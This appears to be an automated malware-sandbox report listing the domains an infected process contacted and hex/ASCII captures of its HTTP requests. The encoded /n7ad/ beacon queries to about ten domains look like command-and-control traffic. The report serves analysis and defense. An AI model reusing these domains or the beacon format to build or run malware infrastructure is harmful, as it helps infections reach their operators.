
- www.sloanksmith.com
- www.letsratethis.com
- www.cannabisllp.com
- www.buffalobooze.com
- www.checkmytradesmanswork.com
- www.inthebeginningshop.com
- www.madisonroselove.com
- www.pedroiniesta.net
- www.freecleanlimpieza.com
- www.graet.design

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49734	74.208.236.36	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 3, 2021 16:51:01.999663115 CEST	1663	OUT	GET /n7ad/?bl=Eq/FwtusPiugr/rOaWravHpFP32Pbco6wnD+p0CDgWeo4mVef5wl6f/Ws9GFZd9hVlol&uTgL=M6Al HTTP/1.1 Host: www.sloanksmith.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
May 3, 2021 16:51:02.166860104 CEST	1664	IN	HTTP/1.1 404 Not Found Content-Type: text/html Content-Length: 1364 Connection: close Date: Mon, 03 May 2021 14:51:02 GMT Server: Apache X-Frame-Options: deny Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 3e 0a 20 20 20 20 3c 68 65 61 64 3e 0a 20 20 20 20 20 20 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 3e 0a 20 20 20 20 20 20 20 20 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 68 74 6d 6c 2c 20 62 6f 64 79 2c 20 23 70 61 72 74 6e 65 72 2c 20 69 66 72 61 6d 65 20 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 2 0 20 20 68 65 69 67 68 74 3a 31 30 30 25 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 77 69 64 74 68 3a 31 30 30 25 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 3a 30 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 70 61 64 64 69 6e 67 3a 30 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 62 6f 72 64 65 72 3a 30 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 6f 75 74 6c 69 6e 65 3a 30 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 31 30 30 25 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 76 65 72 74 69 63 61 6c 2d 61 6c 69 67 6e 3a 62 61 73 65 6c 69 6e 65 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 62 61 63 6b 67 72 6f 75 6e 64 3a 74 72 61 6e 73 70 61 72 65 6e 74 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 7d 0a 20 20 20 20 20 20 20 20 20 20 20 20 62 6f 64 79 20 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 6f 76 65 72 66 6c 6f 77 3a 68 69 64 64 65 6e 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 7d 0a 20 20 20 20 20 20 20 20 3c 2f 73 74 79 6c 65 3e 0a 20 20 20 20 20 20 20 20 3c 6d 65 74 61 20 63 6f 6e 74 65 6e 74 3d 22 4e 4f 57 22 20 6e 61 6d 65 3d 22 65 78 70 69 72 65 73 22 3e 0a 20 20 20 20 20 20 20 20 3c 6d 65 74 61 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 64 6 5 78 2c 20 66 6f 6c 6c 6f 77 2c 20 61 6c 6c 22 20 6e 61 6d 65 3d 22 47 4f 4f 47 4c 45 42 4f 54 22 3e 0a 20 20 20 20 20 20 20 20 3c 6d 65 74 61 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 64 65 78 2c 20 66 6f 6c 6c 6f 77 2c 20 61 6c 6c 22 20 6e 61 6d 65 3d 22 72 6f 62 6f 74 73 22 3e 0a 20 20 20 20 20 20 20 20 3c 21 2d 2d 20 46 6f 6c 6c 6f 77 69 6e 67 20 4d 65 74 61 2d 54 61 67 20 66 69 78 65 73 20 73 63 61 6c 69 6e 67 2d 69 73 73 75 65 73 20 6f 6e 20 6d 6f 62 69 6c 65 20 64 65 76 69 63 65 73 20 2d 2d 3e 0a 20 20 20 20 20 20 20 20 3c 6d 65 74 61 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 6 9 63 65 2d 77 69 64 74 68 3b 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2e 30 3b 20 6d 61 78 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2e 30 3b 20 75 73 65 72 2d 73 63 61 6c 61 62 6c 65 3d 30 3b 22 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 3e 0a 20 20 20 20 3c 2f 68 65 61 64 3e 0a 20 20 20 20 3c 62 6f 64 79 3e 0a 20 20 20 20 20 20 20 20 3c 64 69 76 20 69 64 3d 22 70 61 72 74 6e 65 72 22 3e 3c 2f 64 69 76 3e 0a 20 20 20 20 20 20 20 20 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 64 6f 63 75 6d 65 6e 74 2e 77 72 69 74 65 28 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 27 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 20 6c 61 6e 67 75 61 67 65 3d 22 4a 61 76 61 53 63 72 69 70 74 22 27 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 2b 20 27 73 72 63 3d 22 2f 2f 73 65 64 6f 70 61 72 6b 69 6e 67 2e 63 6f 6d 2f 66 72 6d 70 61 72 6b 2f 27 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 2b 20 77 69 6e 64 6f 77 2e 6c 6f 63 Data Ascii: <!DOCTYPE html><html> <head> <meta charset="utf-8"> <style type="text/css"> html, body, #partner, iframe { height:100%; width:100%; margin:0; padding:0; border:0; outline:0; font-size:100%; vertical-align:baseline; background:transpare nt; } body { overflow:hidden; } </style> <meta content="NOW" name="expires"> <meta content="index, follow, all" name="GOOGLEBOT"> <meta content="index, follow, all" name="robots"> ... Following Meta-Tag fixes scaling-issues on mobile devices --> <meta content="width=device-width; initial-s cale=1.0; maximum-scale=1.0; user-scalable=0;" name="viewport"> </head> <body> <div id="partner"></div> <script type="text/javascript"> document.write('<script type="text/javascript" language="JavaScript"' + 'src="//sedoparking.com/frmpark/' + window.loc

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49737	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 3, 2021 16:51:12.309696913 CEST	1732	OUT	GET /n7ad/?bl=1rASbdTsLtsxQtx7SVeMPm6+5xONVyhrdB7mHEgQEcexIDozAv+yH2W2ARkxKFvsjoxU&uTgL=M6Al HTTP/1.1 Host: www.letsratethis.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 3, 2021 16:51:12.447180033 CEST	1732	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Mon, 03 May 2021 14:51:12 GMT Content-Type: text/html Content-Length: 275 ETag: "6089cf31-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.3	49755	74.208.236.36	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 3, 2021 16:52:26.091522932 CEST	9275	OUT	GET /n7ad/?bl=Eq/FwtusPiugr/rOaWravHpFP32Pbco6wnD+p0CDgWeo4mVef5wl6f/Ws9GFZd9hVlol&uTgL=M6Al HTTP/1.1 Host: www.sloanksmith.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 3, 2021 16:52:26.259051085 CEST	9276	IN	HTTP/1.1 404 Not Found Content-Type: text/html Content-Length: 1364 Connection: close Date: Mon, 03 May 2021 14:52:26 GMT Server: Apache X-Frame-Options: deny Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 3e 0a 20 20 20 20 3c 68 65 61 64 3e 0a 20 20 20 20 20 20 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 3e 0a 20 20 20 20 20 20 20 20 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 68 74 6d 6c 2c 20 62 6f 64 79 2c 20 23 70 61 72 74 6e 65 72 2c 20 69 66 72 61 6d 65 20 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 2 0 20 20 68 65 69 67 68 74 3a 31 30 30 25 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 77 69 64 74 68 3a 31 30 30 25 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 3a 30 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 70 61 64 64 69 6e 67 3a 30 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 62 6f 72 64 65 72 3a 30 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 6f 75 74 6c 69 6e 65 3a 30 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 31 30 30 25 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 76 65 72 74 69 63 61 6c 2d 61 6c 69 67 6e 3a 62 61 73 65 6c 69 6e 65 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 62 61 63 6b 67 72 6f 75 6e 64 3a 74 72 61 6e 73 70 61 72 65 6e 74 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 7d 0a 20 20 20 20 20 20 20 20 20 20 20 20 62 6f 64 79 20 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 6f 76 65 72 66 6c 6f 77 3a 68 69 64 64 65 6e 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 7d 0a 20 20 20 20 20 20 20 20 3c 2f 73 74 79 6c 65 3e 0a 20 20 20 20 20 20 20 20 3c 6d 65 74 61 20 63 6f 6e 74 65 6e 74 3d 22 4e 4f 57 22 20 6e 61 6d 65 3d 22 65 78 70 69 72 65 73 22 3e 0a 20 20 20 20 20 20 20 20 3c 6d 65 74 61 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 64 6 5 78 2c 20 66 6f 6c 6c 6f 77 2c 20 61 6c 6c 22 20 6e 61 6d 65 3d 22 47 4f 4f 47 4c 45 42 4f 54 22 3e 0a 20 20 20 20 20 20 20 20 3c 6d 65 74 61 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 64 65 78 2c 20 66 6f 6c 6c 6f 77 2c 20 61 6c 6c 22 20 6e 61 6d 65 3d 22 72 6f 62 6f 74 73 22 3e 0a 20 20 20 20 20 20 20 20 3c 21 2d 2d 20 46 6f 6c 6c 6f 77 69 6e 67 20 4d 65 74 61 2d 54 61 67 20 66 69 78 65 73 20 73 63 61 6c 69 6e 67 2d 69 73 73 75 65 73 20 6f 6e 20 6d 6f 62 69 6c 65 20 64 65 76 69 63 65 73 20 2d 2d 3e 0a 20 20 20 20 20 20 20 20 3c 6d 65 74 61 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 6 9 63 65 2d 77 69 64 74 68 3b 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2e 30 3b 20 6d 61 78 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2e 30 3b 20 75 73 65 72 2d 73 63 61 6c 61 62 6c 65 3d 30 3b 22 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 3e 0a 20 20 20 20 3c 2f 68 65 61 64 3e 0a 20 20 20 20 3c 62 6f 64 79 3e 0a 20 20 20 20 20 20 20 20 3c 64 69 76 20 69 64 3d 22 70 61 72 74 6e 65 72 22 3e 3c 2f 64 69 76 3e 0a 20 20 20 20 20 20 20 20 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 64 6f 63 75 6d 65 6e 74 2e 77 72 69 74 65 28 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 27 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 20 6c 61 6e 67 75 61 67 65 3d 22 4a 61 76 61 53 63 72 69 70 74 22 27 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 2b 20 27 73 72 63 3d 22 2f 2f 73 65 64 6f 70 61 72 6b 69 6e 67 2e 63 6f 6d 2f 66 72 6d 70 61 72 6b 2f 27 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 2b 20 77 69 6e 64 6f 77 2e 6c 6f 63 Data Ascii: <!DOCTYPE html><html> <head> <meta charset="utf-8"> <style type="text/css"> html, body, #partner, iframe { height:100%; width:100%; margin:0; padding:0; border:0; outline:0; font-size:100%; vertical-align:baseline; background:transpare nt; } body { overflow:hidden; } </style> <meta content="NOW" name="expires"> <meta content="index, follow, all" name="GOOGLEBOT"> <meta content="index, follow, all" name="robots"> ... Following Meta-Tag fixes scaling-issues on mobile devices --> <meta content="width=device-width; initial-s cale=1.0; maximum-scale=1.0; user-scalable=0;" name="viewport"> </head> <body> <div id="partner"></div> <script type="text/javascript"> document.write('<script type="text/javascript" language="JavaScript"' + 'src="//sedoparking.com/frmpark/' + window.loc

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49738	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 3, 2021 16:51:17.587124109 CEST	1772	OUT	GET /n7ad/?bl=Nvf62Ubmifj7PfGA1A/q0uZrlG7ppTSV9dUQibuGvO9bggeeu0voIlbclGtGRlSBmBIt&uTgL=M6Al HTTP/1.1 Host: www.cannabisllp.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 3, 2021 16:51:17.729289055 CEST	1772	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Mon, 03 May 2021 14:51:17 GMT Content-Type: text/html Content-Length: 275 ETag: "6089be8c-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf- 8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49745	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 3, 2021 16:51:28.055273056 CEST	8416	OUT	GET /n7ad/?bl=3Beq3lgI6UHTLP/Ph9xH30PGCdCNNtH+lu9vUppUW1NTSJAeHuoOIBtndyRiz3KwYif9&uTgL=M6Al HTTP/1.1 Host: www.buffalobooze.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 3, 2021 16:51:28.192008018 CEST	8417	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Mon, 03 May 2021 14:51:28 GMT Content-Type: text/html Content-Length: 275 ETag: "608f64c6-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.3	49746	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 3, 2021 16:51:33.349997997 CEST	9240	OUT	GET /n7ad/?bl=Puv/nYz2ehHi82u6CLpica4tA5y7A2oAoTVRqDemxJRG3nb9hDTrPyPUdUehoaPW3KLQ&uTgL=M6Al HTTP/1.1 Host: www.checkmytradesmanswork.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 3, 2021 16:51:33.487457991 CEST	9241	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Mon, 03 May 2021 14:51:33 GMT Content-Type: text/html Content-Length: 275 ETag: "608f64c6-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.3	49747	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 3, 2021 16:51:38.629651070 CEST	9241	OUT	GET /n7ad/?bl=0nOrGG/dP8nX9ss6J8VJCOtskRWUcCjTb/L7IGsTqq8ZAGYUgptJ/YsQJEIM2Q4SHR3g&uTgL=M6Al HTTP/1.1 Host: www.inthebeginningshop.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
May 3, 2021 16:51:38.766555071 CEST	9242	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Mon, 03 May 2021 14:51:38 GMT Content-Type: text/html Content-Length: 275 ETag: "6089cf31-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.3	49748	81.17.18.196	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 3, 2021 16:51:49.181248903 CEST	9243	OUT	GET /n7ad/?bl=qa2xgx7e5WCBLzYnkogL20jLY4d2MJB4UugdV3pZH4CGnIGrQzpXbQB2X2xqi6qVP90G&uTgL=M6Al HTTP/1.1 Host: www.madisonroselove.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 3, 2021 16:51:49.240447044 CEST	9243	IN	HTTP/1.1 302 Found cache-control: max-age=0, private, must-revalidate connection: close content-length: 11 date: Mon, 03 May 2021 14:51:48 GMT location: http://survey-smiles.com server: nginx set-cookie: sid=16d8f1b6-ac1f-11eb-818f-5fcb3c45551e; path=/; domain=.madisonroselove.com; expires=Sat, 21 May 2089 18:05:56 GMT; max-age=2147483647; HttpOnly Data Raw: 52 65 64 69 72 65 63 74 69 6e 67 Data Ascii: Redirecting

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.3	49751	206.189.50.215	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 3, 2021 16:51:59.515070915 CEST	9261	OUT	GET /n7ad/?bl=Qaff1jmf/WOjI2zVxXueSV7DqvqvSgTESbm8GMviNW1Wc3TSdSF2c0Ut34b2CH/EdSK4&uTgL=M6Al HTTP/1.1 Host: www.pedroiniesta.net Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 3, 2021 16:51:59.569699049 CEST	9261	IN	HTTP/1.1 301 Moved Permanently cache-control: public, max-age=0, must-revalidate content-length: 50 content-type: text/plain date: Mon, 03 May 2021 14:34:00 GMT x-language: location: https://www.pedroiniesta.net/n7ad/?bl=Qaff1jmf/WOjI2zVxXueSV7DqvqvSgTESbm8GMviNW1Wc3TSdSF2c0Ut34b2CH/EdSK4&uTgL=M6Al age: 1079 x-nf-request-id: 71acf9cf-c105-4833-8ef8-2fc039e0c77a server: Netlify x-country: CH Data Raw: 52 65 64 69 72 65 63 74 69 6e 67 20 74 6f 20 68 74 74 70 73 3a 2f 2f 77 77 77 2e 70 65 64 72 6f 69 6e 69 65 73 74 61 2e 6e 65 74 2f 6e 37 61 64 2f 0a Data Ascii: Redirecting to https://www.pedroiniesta.net/n7ad/

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.3	49752	192.185.131.134	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 3, 2021 16:52:04.990890026 CEST	9262	OUT	GET /n7ad/?bl=m2HasfwKJqOnivj33UsuzcdiGSf95h/71RH21qYEgR61Ll0cP2jFCaQDWCmKDc63e7Zh&uTgL=M6Al HTTP/1.1 Host: www.freecleanlimpieza.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 3, 2021 16:52:05.163970947 CEST	9263	IN	HTTP/1.1 301 Moved Permanently Date: Mon, 03 May 2021 14:52:05 GMT Server: Apache Location: https://www.freecleanlimpieza.com/n7ad/?bl=m2HasfwKJqOnivj33UsuzcdiGSf95h/71RH21qYEgR61Ll0cP2jFCaQDWCmKDc63e7Zh&uTgL=M6Al Content-Length: 333 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 66 72 65 65 63 6c 65 61 6e 6c 69 6d 70 69 65 7a 61 2e 63 6f 6d 2f 6e 37 61 64 2f 3f 62 6c 3d 6d 32 48 61 73 66 77 4b 4a 71 4f 6e 69 76 6a 33 33 55 73 75 7a 63 64 69 47 53 66 39 35 68 2f 37 31 52 48 32 31 71 59 45 67 52 36 31 4c 6c 30 63 50 32 6a 46 43 61 51 44 57 43 6d 4b 44 63 36 33 65 37 5a 68 26 61 6d 70 3b 75 54 67 4c 3d 4d 36 41 6c 22 3e 68 65 72 